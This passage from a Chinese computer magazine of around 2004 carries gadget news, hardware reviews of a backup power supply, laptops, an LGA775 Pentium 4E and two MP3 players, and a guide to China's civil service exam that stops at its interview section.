当然为了保护玩家安全和周围家具不被破坏，该武士刀没有真正的刀刃，所以你也只能在虚拟现实中砍砍杀杀了。不过，刀身全长960mm、重量680g，要想要玩起来也并非易事哟。另外这款武士刀手柄支持无线连接。这样，我们就不用拖着一条长长的连接线来“耍大刀”了。通过刀身上的按钮，我们可以像使用普通手柄一样控制游戏中的人物。你可以一边在电视屏幕前左躲右闪，一边用手中的“刀”砍杀敌人。就是这样惬意，让你将自己完全融入到游戏带给你的虚拟世界中，这样的临场感，可不是随随便便就可以享受的哟。

胖胖牛:每一次，看到日本游戏的周边产品，我都会兴奋不已。为什么？因为日本人可以将游戏这个在中国老一辈家长看来是‘影响学习的事情”做到极致。在游戏中，玩家体验到的不仅仅是一些让人产生愉快感的元素，更重要的是，在游戏中我们可以亲身经历一些事情，学到其他方式学不到的经验和知识。

苹果公司的新产品，听说是愚人节节目

苹果公司又来了，继2003年推出在全球大受欢迎的iPod音乐播放器之后，目前，某国外网站有报道苹果公司推出了世界上最小的多媒体便携播放器——PowerPod(见图6)。不过，后来有人透露这可能是国外愚人节的娱乐节目之一。



图6

不论如何，先让我们来看看这款“愚人”的产品吧！PowerPod仅厚0.5英寸，但内置的20/40/60GB硬盘存储器可以储存1000首歌曲和100段视频。它具有一个5英寸×3.5英寸超大触摸显示屏，你可以直接在上面点点画画。而内置的120万像素数码摄像头和麦克风，让它可以充当数码相机和录音机的角色。内部400MHz RISC处理器，还有USB2.0和火线接口以及无线Wi-Fi功能让它看起来更像是一个PDA。最不可思议的是，这款“梦幻”产品居然将在2004年夏天就能面世，甚至连美国零售价格都给出了，699美元，不贵哟。

胖胖牛:也许，这真的只是那些爱开玩笑的外国玩家一个高水平的玩笑吧。但是，从这些信息，我们难道不能对未来的媒体播放器管中窥豹一下吗？

绝对吸引眼球的外形设计，绝对惊艳四座的操作界面，绝对强劲的配置和功能，这就是未来的产品，而大家都认为它最有可能由疯狂的苹果公司为我们带来，于是，在那个特殊的日子，有了这个看似专业的玩笑。其实，玩笑除了让你莞尔一笑之外，还会带给我们更多的东西，比如思考，再思考，然后上帝又开始笑了。

DC or DV or ME!一体化Ⅱ代

DuoCam VP-D6050i，看名字也知道这是一种多功能的产品。目前，三星发布了其第Ⅱ代DuoCam一体化产品——VP-D6050i(见图7)，它可以同时当作500万像素的数码相机和80万像素的数码摄像机来使用。

你可以想象在一般的掌上迷你便携摄像机的小尺寸体积上提供将单独DC和DV优点集于一身多功能影响产品吗？DuoCam VP-D6050i做到了。这归功于其在旋转镜头方面的最新改进，而我们只需一键就可以在DC和DV功能之间进行切换。双重功能的影像设备，自然提供双重的存储方式:照片保存在通常的记忆卡中，而摄像则会录制在mini-DV磁带中。



胖胖牛:真没想到如此的DV+DC产品还可以推出第Ⅱ代，看来这种产品设计还是受到一些消费者的认可。不过，想想也对，现在DC几乎都可以拍摄有声动画视频，DV也都提供了静态图片的拍摄功能。甚至连手机也推出了具有DC，甚至DV的功能，融合，势在必行，我们又何必不快乐地顺从呢？

CF [SC09]



断电，怕什么？

——世纪之星智能标准版电源

■ CFAN评测室

小编前不久搬了新居，新家什么都好，只是启用不久的小区供电线路还不够稳定，常常有跳闸断电的事情发生。每当这个时候，最可怜的就是电脑了(我的硬盘……我的数据……！)，不禁就想，要是有个UPS就好了……

只是，对于大多数个人用户来说，为了偶尔会有的断电而去专门买个UPS似乎不太实际，毕竟没有哪个家庭有服务器那种持续不间断供电的要求。选择合适的替代方案就成为很多人感兴趣的话题。

世纪之星前不久曾经推出过一款名为“智能冷房版”的电源，可以在断电后继续提供5分钟的供电以供用户存储数据与关机，但是这款电源虽好，价格却太过昂贵，近600元的价格并非每个人都能承受。所以世纪之星马上又推出了名为“智能标准版”的普及型电源。

设计差异

与智能冷房版相比，智能标准版电源在很多地方上都有所简化，从包装上看，纸盒包装就比冷房版的布面塑料盒要简单得多，而在内部设计上，标准版最大的改变就是电池组比冷房版简化了很多，只能支持60秒的供电。同时，没有使用冷房版上使用的电磁屏蔽网等较为高档的配件。

在线式保护

在智能标准版电源后部，有一个其他电源所见不到的部件——一根串口线，将它与主板的COM口连接起来，然后安装自带的驱动软件，这样在操作系统内，智能标准版电源就可以被识别为一个标准在线式UPS，通过监控软件可以监控电池的状态数据。

在Windows98系统内，要实现自动保护，需要安装专门的软件，通过在软件内设置需要存盘的软件，在断电的时候，系统就可以自动将目前启动的软件数据存进硬盘以供来电后恢复。而在Windows2000和更高的操作系统中，在断电的时候系统就可以自动进入休眠状态。

设计细节

智能标准版电源在设计上，与冷房版电源也有一些其他的不同，其中，最大的区别就在于它使用了主动式PFC设计，在第三期的文章里我们分析过，与被动式PFC相比，主动式PFC有更好的电源适应性，并且在一定程度上降低了对整流滤波电路的要求。

智能标准版电源的另一个特点，在于它提供了专门的LCD电源接口，可以通过专门的电源线为LCD提供整流后的12V低压电源。这样的设计对于增强LCD的信号清晰度有很大的好处。

断电保护的价值

在世纪之星推出智能冷房版电源的时候，就有人怀疑——这么小一个电源，就能实现“庞大”的UPS电源的功能？其实，这种想法是根本不必要的，因为它忽略了智能电源和UPS之间的根本区别。

UPS是一种高压在线设备，所以它的进口和出口都是高压电，这样，它的内部必须有复杂的耐高压储电设计，而且要通过专门的交流逆变线路将蓄电池的低压直流电重新转回成高压交流电，这样它的体积和复杂度自然变得很高。

而智能电源不同，由于它只为电脑这样一种设备供电，所以它的电池组是接在低压滤波线路上的，此时电路里流动的已经是低压直流电了。所以它既不需要进行耐压设计，更不需要复杂的交流逆变器，结构自然简单了很多。

同时，智能电源的电池组要比UPS简单很多，因为它们的用途其实并不相同，UPS是一种“不间断供电设备”，它的设计要求是要能够在断电的情况下也能维持一段时间的设备正常工作。而智能电源本质上和早期的后备式小型UPS是一致的，它们的设计初衷在于“挽救数据”，目的是在突然断电的时候能够保护数据，而不要求持续供电能力，当然要简单。

存在的不足

智能标准版电源在使用上和智能冷房版电源没有什么不同，其280W左右的实际功率也能供绝大多数的电脑使用。只是它的供电时间与智能冷房版有显著的下降，60秒的时间在某些情况下可能会不太够用(内存较大、开启任务较多时，休眠时间很可能超过60秒)。同时，和冷房版一样，智能标准版电源只是使用了一个卡子来固定电池组，电池组能够在内部晃动，这样在有些情况下可能会出问题。 CF [SC10]

娱乐发烧的夏新V7与办公时尚的八亿时空彩Q

■ CFAN评测室

根据资料统计，近两年的笔记本电脑市场的发展速度已经超过了台式机的发展速度，而且未来几年还将是这个趋势。不少厂商也看中的笔记本电脑这块大蛋糕，加入其中。本次评测的夏新V7笔记本和八亿时空彩Q笔记本就是这两个新厂家的产品。

娱乐发烧的夏新V7笔记本

从DVD、手机到现在的笔记本电脑，夏新公司走的是一条锐意进取之路，在每个市场都有从新手到成功的老手的经历。从夏新公司送来评测的笔记本来看，我们有理由相信夏新在笔记本市场会再次重复自己的成功之路。



图1

夏新V7笔记本(见图1)是一款平民化的高档款屏幕笔记本电脑，采用了Intel迅驰技术，支持无线上网核心处理为Pentium M 1.6GHz，属于性能相当强劲的处理器。显示部分则配置了现在性能相当强劲，硬件支持DirectX 9.0的ATI Mobility Radeon 9600独立显卡，配合15.4英寸大屏幕LCD显示器，使夏新V7在游戏娱乐多媒体方面有非常优秀的表现。夏新V7搭配的512MB DDR333内存也使整机在WindowsXP表现出相当强劲的性能。电池方面，夏新V7采用的4400mHA锂电池，因情况而定能够有2~6小时的持续使用时间。

由于夏新V7笔记本属于宽屏超薄型，因此它有很大的设计空间，可以游刃有余的优化一些细节。比如V7虽然采用的Pentium M 1.6GHz处理器和Mobility Radeon 9600显示核心，但散热性非常好整台笔记本长时间使用也不会有感觉过热的问题。而COMBO驱动器居右，散热孔居左的设计使热空气全从用户不常接触的左侧排出，十分人性化。夏新V7自带的立体声扬声器也是对称设计，这对玩游戏和欣赏大片非常有利。

整体使用上，夏新V7除了性能强劲外，操作感也相当不错，键盘有支撑点固定，打字时键盘下沉很小，腕托也的空间也相当大，使用感觉很舒畅，触摸板移动顺畅，而且按键段落感很强，使用起来很舒服。带COMBO光驱的整机2公斤多一些的重量相对它的大体积来说并不算重，一般男士完全能够长时间随身携带。要说整台夏新V7的不足就是外形还有待改进，需要添加一些时尚化的元素。要知道，笔记本电脑不单是一个实用品，还经常代表使用者的身份。



图2

测试成绩	
显示设置1024×768，32位色	
DirectX 8测试	
3Dmark2001SE	9686
DirectX 9测试	
3DMark2003(0340版)	2649
OpenGL测试	
Quake3 Demo001 最高画质	201.3fps
整体性能测试	
PCMark2004	2856

办公时尚的八亿时空彩Q

办公室的MM们用什么笔记本好？IBM？外形太呆板。SONY？外形时尚，但价格也贵。

那么不如看看这款八亿时空彩Q-M7系列(见图2)。

此系列配置为Intel Pentium 4-M系列处理器(有移动版赛扬的型号)，最小内存256MB，并能最大扩充到1GB内存，配以14.1英寸的液晶显示器，完全满足办公需求。

单从配置上说这款产品就是符合MM办公需求可谓勉为其难，但这款笔记本却有让MM们眼睛一亮的特色。

首先是外观。八亿时空“彩Q”系列笔记本电脑最大的亮点表面使用了独特的镜面材质，并配合钻石红和宝石蓝两种色彩搭配，使笔记本第一眼看起来就是光可鉴人，色彩靓丽，提高了耐磨性，并且区别于其它金属材质的大众化感觉，再加上一定的流线形设计，稳重中透出轻盈，在黑灰色的笔记本丛林中显得格外生气勃勃。

第二是特色，彩Q在LCD顶部自带35万像素的摄像头(见图3)，这将十分方便白领MM们做工作交流。而且自带的摄像头还有一个比外置摄像头有优势的地方就在于，自带摄像头距离屏幕相对更近，使通话方看起来对方更像是对着摄像头交流，感觉更加亲切。

其他方面，“彩Q”系列还内置DVD-ROM，可供白领MM们休闲时娱乐轻松娱乐，重2.2kg的重量作为一款14.1的笔记本并不算太重，何况携带笔记本这种事情本身就不是MM应该做的，理当由另一位代劳。

CF [SC11]



图3

明天的处理器今天看

——LGA775接口Pentium 4E火爆测试

■ CFAN评测室

一、不要脚，是为了跑得更快

我们都知道，Intel的Pentium 4E处理器将在下半年全面升级为使用LGA775(Land Grid Array，平面栅格阵列)接口。那么是什么原因促使了这么重大的CPU接口的更新呢？CPU的针脚除了会传送CPU的数据以外，还会如同收音机的天线一样接收外界的电磁信号，随着CPU频率的提高，这种干扰开始影响CPU的发展了。而全新的LGA接口技术可以说是一劳永逸解决了这个问题，消除了Intel CPU提升频率中的一个障碍。目前按照Intel的CPU路线图，LGA775接口不仅仅会支持Pentium 4E处理器，还将会支持到Intel的更新一代Tejas核心处理器，频率将超过5GHz，前端总线也将达到1.066GHz，完全成为后两年的主流接口。

二、LGA775处理器实测

得益于硕泰克科技的帮助，我们电脑爱好者评测室在第一时间获得了LGA775 Pentium 4E处理器以及与之配套的硕泰克SL-865Pro-775主板套件，在此表示特别感谢。

1.LGA775 Pentium 4E第一接触




图1 右为LGA775 Pentium 4E处理器

这颗LGA775 Pentium 4E是一块工程样品，运行频率为2.8GHz，前端总线频率800MHz。从图1可以看出，LGA775 Pentium 4E比Socket478 Pentium 4略大，并且所有脚针全变成了接触点。另外，这块CPU的型号标示方法也不再是频率标示法了，而是Intel即将普及的系列标示法。与LGA775 Pentium 4E同时送来的TT散热器与Socket478 Pentium 4的原装散热器相比也大的惊人(见图2)，并且运行时噪音非常之大，会严重影响用户的使用，希望正式发布的散热器能够安静下来。




图2 右为LGA775 Pentium 4E散热器

2.LGA775主板第一击——硕泰克SL-865Pro-775主板

LGA775 Pentium 4E处理器一开始就被定位为高端处理器，因此第一批搭配它的主板也属于高档主板。硕泰克SL-865Pro-775主板(见图3)。属于硕泰克"终极发烧友Pro系列"，采用865PE+ICH5的芯片组，采用4相供电技术，保证稳定支持LGA775 Pentium 4E处理器，附带Promise PDC20579芯片提供额外的两个SATA接口和一个PATA接口，并支持RAID0/1/0+1，使主板总共支持4个SATA硬盘以及6个PATA设备。主板整合VIA VT6037芯片，提供2个IEEE1394接口，由VIA 6122芯片提供了千兆网卡的支持和ALC655提供的5.1声道输出。使这款主板完全成为一款发烧友的首选主板。




图3

3.实际性能测试解析

我们使用一块Pentium 4 2.8C处理器与LGA775 Pentium 4 2.8E做对比测试，测试平台如下：

处理器	Pentium 4 2.8C	LGA775 Pentium 4 2.8E
主板	Intel 865PE原装主板	硕泰克SL-865Pro-775
内存	富豪256MB DDR400×2（开启双通道）	
硬盘	WD 1200JB	
显卡	华硕V9980Ultra（GeForceFX 5950Ultra）	
驱动及设置	CPU开启HT，内存设置为By SPD， 显卡驱动版本56.55，显示设置1024×768@32bit	

测试结果

测试项目	Pentium 4 2.8C	LGA775 Pentium 4 2.8E
SuperPi 209万位计算	118秒	111秒
Sandra2004 CPU基本计算测试	8291/3354/6056	7695/3244/5813
Sandra2004 CPU多媒体测试	21503/30858	19933/26685
3DMark2001SE	15509	15542
3DMark2003（0304）	5997	6073
Quake3TA MPDEMO1	166.9	164.8
PCMark2004	4279	4336
PCmark2004（CPU）	4240	4296

SuperPi的计算Pentium 4 2.8E优于Pentium 4 2.8C，这主要是由Pentium 4 2.8E的1MB L2同步缓存带来的优势。而Sandra属于一种很理想化的纯粹CPU核心的处理能力的检测，在这里，Pentium 4 2.8E的31级流水线败给了Pentium 4 2.8C的20级流水线。3DMark、PCMark、Quake3TA的测试则属于系统整体性能的测试。整体看来，Pentium 4 2.8E略有一些优势，但受到系统整体的限制，使这个优势不是很明显。我们用SuperPi 418万位计算做CPU发热测试。Pentium 4 2.8E的电压为1.3V，较Pentium 4 2.8C更低，不过室温25摄氏度下60摄氏度的CPU温度表示其发热量并不小。

三、LGA，为明天准备的接口

尽管Intel很快就会主推LGA接口的处理器了，但我们也应该看到，LGA并不会为现在的处理器的性能提升做出贡献，而LGA接口高昂的成本以及脆弱的结构也会使它现在的普及道路充满荆棘。现在，LGA还是为发烧友准备的。随着Intel加大推广力度，LGA接口也必然会成为主流的接口，个人估计，当3GHz的处理器普及时，LGA也会成为大众产品了。CF [SC12]

超越MP3的MP3

——爱国者aigo P200 MP3播放器

■ CFAN评测室

MP3播放器除了播放音乐还能做什么？MP3播放器除了增加容量还能做什么？现在的MP3播放器还会有什么新的改变吗？爱国者aigo P200 MP3播放器（见图1）（以下简称P200）应该能给出这个答案。



图1

一、外形高雅时尚

P200整体为一个较名片盒略小的长方体，整体色泽为高雅的珍珠白，正面有一个彩色的LCD显示屏、三色LCD指示灯、银色的操作控制按键。两个侧面则是录音\停止键和USB接口、充电接口的所在地，耳机、麦克风、线控的接口和挂扣的则在MP3顶部，使P200整体高雅时尚。适合成为挂在胸前手机的替代品。

二、性能强大功能丰富

初看P200，会误以为是现在正流行的采用微硬盘的MP3播放器，但P200依然是采用闪存的MP3播放器，我们拿到的样品容量为256MB。那什么会比其他闪存MP3播放器大呢？因为P200已经超越了一般MP3播放器的范畴。P200内部采用的32bit可编程处理器，并且集成了一个独立的操作系统，使整台MP3播放器更类似一台掌上电脑，播放MP3只是其中的一个软件功能而已。并且P200是第一款彩屏的MP3播放器，拥有一个160×128的彩色LCD显示屏。使整个MP3的控制界面完全成为了动态彩色的。

由于采用了32bit可编程处理器，因此P200的功能相当强大，基本功能包括MP3播放、FM收音、录音、自带小游戏、仿Windows的文件管理器以及彩色图片浏览。其中MP3播放功能包括自定义播放列表、6种EQ调节模式、6种循环播放方式、0.5～2倍速变速播放（见图2）以及几乎没有停滞的音乐切换，播放功能相当强大。录音功能则能直接用MPEG1/2音频格式和多种采样编码率进行声音录制，录音效果明显好于常见MP3播放器的低采样率WAV格式，并能直接录制FM收音的节目，这大大方便了靠英语广播学习语言的用户。依靠32bit处理器的处理能力，P200自带4个智力小游戏（见图3），使我们在听音乐以外还可以娱乐一下。仿Windows的文件管理器不但能方便管理MP3，同样还集成了文本浏览器和图片浏览，并还有自动翻页功能，使P200还可以做为电子书阅读器（见图4）。P200中存储的图片除了可作普通浏览用外，还能设置为播放器的背景桌面，使P200能够常用常新（见图5）。



图2



图3



图4




图5

三、试用感受爽

MP3回放方面，现在MP3播放器在音频解码方面已经很成熟了，音质的差别主要表现在耳机的区别上。P200的耳际是自带的项链式，白色的流线外形很有iPOD耳机的风格，我们通过对《鼓诗》、《阿姐鼓》、《高山流水》以及不少流行音乐的试听，感觉P200耳机的音质表现相当不错，高音激扬，中音清晰，动态细节回放也很细腻，低音方面受限于耳机的结构，力度略有不足。

使用时间方面，P200是自带的锂电池，只听MP3的标准使用时间20小时，我们自己测试的结果是一个星期内每天听3～4个小时，基本不需要充电。对现在大家疑惑较大的内置锂电池寿命问题，爱国者工程师的回答是P200能够保证500次充电还不会降低存储电量，相当于3～4年内没有问题，更多的充电次数也只是降低一些存储电量，不会出现彻底没电的情况。

其他功能方面，P200的播放列表编辑能够方便的自定义不同需求时的音乐歌曲，这是现在多数闪存MP3都比不了的。P200使用的32bit处理器，可以同时处理多任务，因此我们可以一边听歌一边玩小游戏，或者看电子书，使欣赏音乐也不会再像以前的MP3那样单调。

总的来说，这款爱国者aigo P200 MP3播放器使MP3播放器从单纯的音乐播放进入了一个多媒体交互使用的时代，很适合追求时尚以及多种娱乐的用户。CF [SC13]

就是“我爱你”

——三星YP－520 MP3播放器

■ CFAN评测室




图1

MP3播放器在现在，除了作为一个随身听外，还经常是爱人之间相互赠送的一件礼物。而三星YP－520 MP3播放器（见图1）（以下简称520）更是专门为这类用户定制的，看它的名字“520”就知道。

一、小巧宛如精灵

这款520通体采用合成钢化玻璃外壳，加特殊的镜面效果处理，有玫瑰红、天蓝色等多种让人心情激荡的颜色型号，拿起来相当吸引眼球。520号称全球最小的MP3播放器，只有24克的重、长5.4厘米，看起来就只能装下其使用的7号电池(见图2)，拿在手中宛如一个精灵。



图2

520小归小，却功能齐全。机身正面的玫瑰花图案中的是12×32像素的LCD显示屏，可以显示3行文字，歌曲的播放状态及信息都能完全显示，并且支持中文。LCD背景光有柔和的绿色、热情的橙色、奔放的玫瑰红等7种色彩可选。屏幕右侧的控制键触感温和，按键的圆形深槽内会透出天蓝色的背光，也是非常醒目的。520的整体做工相当精细，光滑细致，结合紧密，录音键、A→B重复键、播放/开机键、锁定键在机身上面，操作起来简洁明了，手感很好。机身的两端分别是耳机插孔，ENC录音孔和USB插口（见图3）。



图3

二、体型虽小，功能齐全

520虽然外形很小，但却支持MP3播放器的常见功能，包括支持MP3、WMA与ASF格式音乐，支持FM调频收音、ENC同步录音、MIC录音、A-B复读等功能。

MP3播放方面520提供了正常，古典，摇滚，爵士，流行五种不同风格的音效模式，并有“SRS WOW”虚拟环绕功能，可满足人们的各种收听需求。

FM调频收音功能方面520支持手动搜台和自动搜台，可收听88MHZ～108.0MHZ波段的FM信号，收听效果非常不错，并能保存20个频道，以及内录FM节目。

520是闪盘型MP3播放，容量256MB，Windows Me以后的操作系统都可以不安装驱动就直接使用。另外，520随机搭配的标准USB转Mini USB的转换口非常小巧（见图4），可以直接放入钱包中，方便随时随地用电脑下载音乐。



图4

520随机配件有透明皮套，可以让男士把520别在腰间，另一个银色挂链的黑色挂绳则适合女士把520挂在胸前炫耀。


三、性能表现不错

520使用七号电池，官方资料为能持续使用15小时，经过实际测试表现不错。由于是可更换的电池，因此不用担心电池寿命的问题。

耳机方面，520自带的耳机应该是三星自己的。一般来讲，韩系MP3播放器自带的耳机的效果都还不错。而这款耳机的佩戴感还比较舒适，

520这样的袖珍型MP3播放器，主要是在于它休闲作用，我们主要用《鼓诗》、《阿姐鼓》、《高山流水》还有流行歌曲做试听测试，试听感觉表明，这款整体中音表现优秀，有吸引力，音场效果和细节表现都很不错，低音有一些闷，震动的时候稍有拖沓，可以胜任演唱会和轻音乐的播放。除此以外，考虑到这款MP3的“520”的名字，我们还专门试听了一些著名的情歌，感觉是人声回放很好，表现出很强的磁性。

总体来说，三星YP-520播放器定位于高端时尚路线，精美诱人的外观和漂亮煽情的色彩会吸引无数时尚新新男女的注意力。如果价格能上能更人性化一些将会得到更多人们的青睐！CF [SC14]



公务员指北书

——教你如何成功考取公务员

■ 杨波

近年来，越来越多的大学生选择报考公务员。但竞争很激烈，能成功考取公务员的仅是少数。如何在千军万马中突出重围，脱颖而出呢？除了自身平时的素质以外，把握公务员考试的规律，掌握一些技巧与方法也很重要。一些考前培训班介绍了一般的技术性考试规律，但很多规律是培训班的老师讲不出来的，这时经历过公务员考试的考生自身经验和体会就显得很有意义。笔者前年考上了中央国家机关某部门的公务员，硕士、博士期间的研究方向又是公务员制度，曾为一批师弟师妹们考公务员做过一些指导和建议，取得了较好的效果。在此，将自己一点肤浅的认识介绍给大家，供有志于考取公务员的大学生朋友们参考。

一、关于报考公务员

1.报考的目的

随着大学毕业生规模的逐年扩大，就业难度也逐年加大，对大部分大学生来说，可供选择的并且比较满意的机会其实并不多。当然，一小部分特别优秀的学生除外。但即使特别优秀的学生，在北京等大城市就业，也面临着户口等外界限制。考公务员、到企业、去学校等事业单位，是毕业生求职的三条基本道路。近几年，因为国际经济大环境的影响，企业对大学毕业生的吸纳能力有限，很多企业更需要有工作经验的人才。而考公务员对大学毕业生的限制要求相对较少，大部分政府机关都招应届毕业生，且没有户口限制，择业起步的门槛低，而一旦考上，公务员职业又相当诱人。考公务员是一条重要的就业道路。

公务员职业的吸引力日益增强。一是它具有较高的社会地位。招考公务员的一般都是中央国家机关，或省级、副省级城市政府部门的职位，行使政府职能。二是工作的稳定性。公务员历来是铁饭碗，虽然近几年机构改革下岗分流，但招录的公务员素质要求较高，又是工作急需的人才，一旦考取被裁减的可能性很小。比起有较大风险、人员流动较大的企业和正在改革、前景不甚明朗的许多事业单位，公务员职业无疑具有很大的稳定性。而且，公务员的工资现在虽然不是很高，但会逐步增加，不会降低，具有不可逆性，而企业则没有这个保障。有的政府机关福利待遇还比较好。三是锻炼才干，事业发展空间大。公务员职位要求站在很高的层面上对社会某方面的事务进行管理或服务，给年轻人提供了一个宽广的舞台和空间。

从几种就业途径的公平性和成本看，考公务员也不失为一种很好的选择。在比较发达和文明的地区，大学生通过市场就能够择业，但实际上，很多学生在择业时托亲朋好友，付出了很多额外的成本，而且在很多情况下公平性也不能保证。考公务员，应该说是成本较低、公平性较高的。

2.报考的途径

招考公务员的部门一般为中央国家机关或省级机关。以中央为例，中央国家机关这个概念，实际上包括党中央的组成部门，国务院各部、委、办、局，全国人大、全国政协，最高人民检察院，最高人民法院，各民主党派中央和有关社会团体。

从报考角度看，实际上只有两类途径。一是“考职位”，即报考具体部门的具体职位，只有惟一的选择机会，如中央国家机关招考。二是“考资格”，即考取公务员资格证书，如北京市。凡进北京市党政机关，必须参加北京市的公务员资格考试，获得北京市公务员资格证书。有了这个资格证书，就可以在北京市拟录用公务员的市委部门市政府部门、各区县政府部门，各街道办事处、各乡镇政府等进行多向求职。但有了这个证书，只是有了进公务员队伍的资格，如果考生没有找到接收单位，并不能成为公务员。其他省级政府有的是“考职位”，有的是“考资格”，国家没有统一规定。到目前为止，中央国家机关是“考职位”，北京市政府部门是“考资格”。

3.报考的程序

（1）招考单位发布招考公告。一般在每年的10月和11月份，招考公务员的部门会通过媒体(报纸、互联网等)公布招考信息。中央国家机关还公布具体的招考部门和职位。北京市公布公务员资格考试科目和考试时间，不统一公布招考单位和职位。招考单位和职位会通过专门的应届毕业生专场或其他途径公布，或者考生自己通过其他渠道了解。

（2）考生报名。通过学校有关毕业生就业的部门报名。之后是参加考试。

4．报考“职位”时应考虑的问题

一是个人的兴趣偏好，二是报考同一职位的考生之间的竞争性和考上的可能性。各部门录取率差别很大。海关、发改委等部门报考人数多，许多考生考得很好，但因为这些部门竞争太激烈，而没能考上。这既需要考虑偏好，又需要对自己的素质和能力有个大致的判断。但有一

个客观的问题是考生的素质和能力与考试得到的分数不一定成正比。"考职位"面临的第三个问题就是选择。如果报考的部门太热，考上当然好，但竞争压力大，落榜的可能性也就很大；如果为了加大考上公务员的可能性，则报考比较"冷"的部门。两者的风险和收益预期有很大差别，这个选择是有很大难度的，可能是比较痛苦的。

报考时，除了应该认真阅读报考职位的资格条件这个大范围要求外，还应该了解招考单位对这些职位可能具有的倾向性意见。如认真分析职位要求，打一下招考部门公布的咨询电话，或通过其他途径了解。比如，有的部门招考条件写的"大学本科以上"，虽然博士硕士也符合报考条件，但有些岗位可能只需要本科生就够了。博士生特别是年龄偏大的博士生应更多考虑办文和研究性的岗位，而不是一般办事的岗位。有的写着"政治学类专业"，其实行政学也属于这类专业，但打电话咨询得知"行政学没有政治学学得那么深"。打电话咨询，有可能得到招考简章中没有细写的对考生倾向性的要求条件，增加了被录取的可能性。

另外，在报考时考生还应该了解或估计一下这个单位和职位的收入状况。很多中央部门转变职能，以提供服务为主，而且廉洁行政，公务员收入是偏低的。在北京和有些大城市的基层政府公务员的待遇还比较高。公务员的收入状况与单位级别是不成正比的，甚至可能是成反比的。有不少考生认为，大部委挣钱多，基层单位挣钱少，其实是不对的。当然，报考公务员不纯粹是为了挣钱，但如果要报考某些大部委，就要做好守得住清贫的思想准备。

二、公务员 考试

公务员考试初试分为行政能力测试和申论两个科目。招考单位对通过初试的部分考生进行复试。复试一般是笔试加面试。

1.行政职业能力倾向测试的特点及其应对思路

备考行政职业能力倾向测试，第一要明确考试大纲罗列的所有题型。对公务员录用考试大纲要做到心中有数，对每一种题型的设问、具体要求、作答的参考时限也应该心中有数，这样不会因为不熟悉题型而作不出答案。如演绎推理题，在准备时要结合考试大纲，看一下演绎推理的设问是什么样的要求，要明确演绎推理给出的假设和题干，这个假设是勿庸置疑的。在这个假设前提下，才能作出一个推断或者在给出的四个选项里面作出一个选择。又如，常识这部分涉及的面比较宽，有政治、经济、法律、管理、人文、科技方方面面的内容，在准备时，应该扩大自己的知识面，同时在做答时，一定要做到有把握地去做答。一般而言，毕业生如果面临考研和找工作的多重压力，没有必要在行政职业能力倾向测试的准备上花太多时间，只要把握规律，熟悉题型就可以了，因为要测试的综合能力是多年来形成的，不是短时间准备就能有很大提升的。

第二，在结合题型的基础之上有针对性地了解行政职业能力测试题的全貌。行政职业能力从考试的结构上来讲，应该分为几大部分。因每个人的能力水平或者说能力特长不一样，所以在做答的时候，也可以选择自己认为相对容易的题目先做，难的题目可以往后放一放，回过头来再做。有的题实在难，就要学会放弃。

第三，一定要分配好时间。在考试的时候，试卷上都会给出参考时限，掌握每一部分的答题时间，不要在某一部分上停留更多的时间，否则最后可能导致别的部分没有时间做答。

2.申论考试的特点及其应对思路

申论考试，简单地可以理解为材料分析，即对给定的一些文字材料，进行综合分析并提出对策。大学生参加申论考试，其利在于知识面宽，视野广阔，有一定理论功底，其弊在于理论知识或学术研究的思维，与实际工作的思维特别是行政工作的思维存在较大差别，有些方面甚至存在矛盾。根据我在中央国家机关工作一年多的经验、体会以及对其他部委工作的了解，对申论考试应注意以下几点。

(1)身份角色的改变。考生应该站在政府的角度，作为公务员甚至行政领导者来决策。许多事情，从学术的角度看，政府不应该管，但公务员考试时不能出现类似的观点，只能在管理的方式、方法上考虑。如有一年的考题是关于互联网导致的社会问题的，许多考生答道:"政府不应该管，政府也管不了"而导致许多考生申论考试不及格，或者得低分。

(2)申论考试的应对思维，即行政机关办文、办事的一般规律。

①对某个问题(现象)的当前形势，要有简明扼要的认识和判断。如总体形势、利弊，有哪些突出问题，主要原因是什么。

②认识重要性，统一认识(从上级或中央的政策和要求、民情民意、国际国内形势等方面认识)。

③应对的指导思想或应该达到的主要目标。

④加强组织领导和有关部门的协调合作，整体规划、计划，制定政策、法律法规。

⑤明确有关部门职责、任务和要求。

⑥争取或调动资源：人、财、物或技术手段。

⑦加强监督检查，对效果进行评估。

⑧总结经验，把握规律，提炼和推广经验。

以上8个方面，是行政的基本逻辑，虽然不用面面俱到，但大部分内容都应该有。

(3)申论答题的规律。申论考试大致有三类题。第一类，一般考对某个问题(现象)的当前形势的认识。要有简明扼要的认识和判断。如总体形势、利、弊，有哪些突出问题、主要原因是什么。答这类题，要求在有限的字数内提炼观点，最好打草稿，不要急于下笔。第二类题，一般是对现有问题，提出对策、思路和方案。不一定打草稿，但最好把答题的纲要在草稿纸上写清楚，理清思路后，再下笔。这个题可以稍微宏观一点。第三类题，一般对第二类问题的某些对策进行论述。最好不要在理论上论证必要性、重要性、意义之类的

务虚的话。应该提出具有一定可行性、可操作性的对策。最后，一定注意不要太多展开论证，而应简明扼要，突出重点，切实可行。

3.公务员面试特点及其应对思路

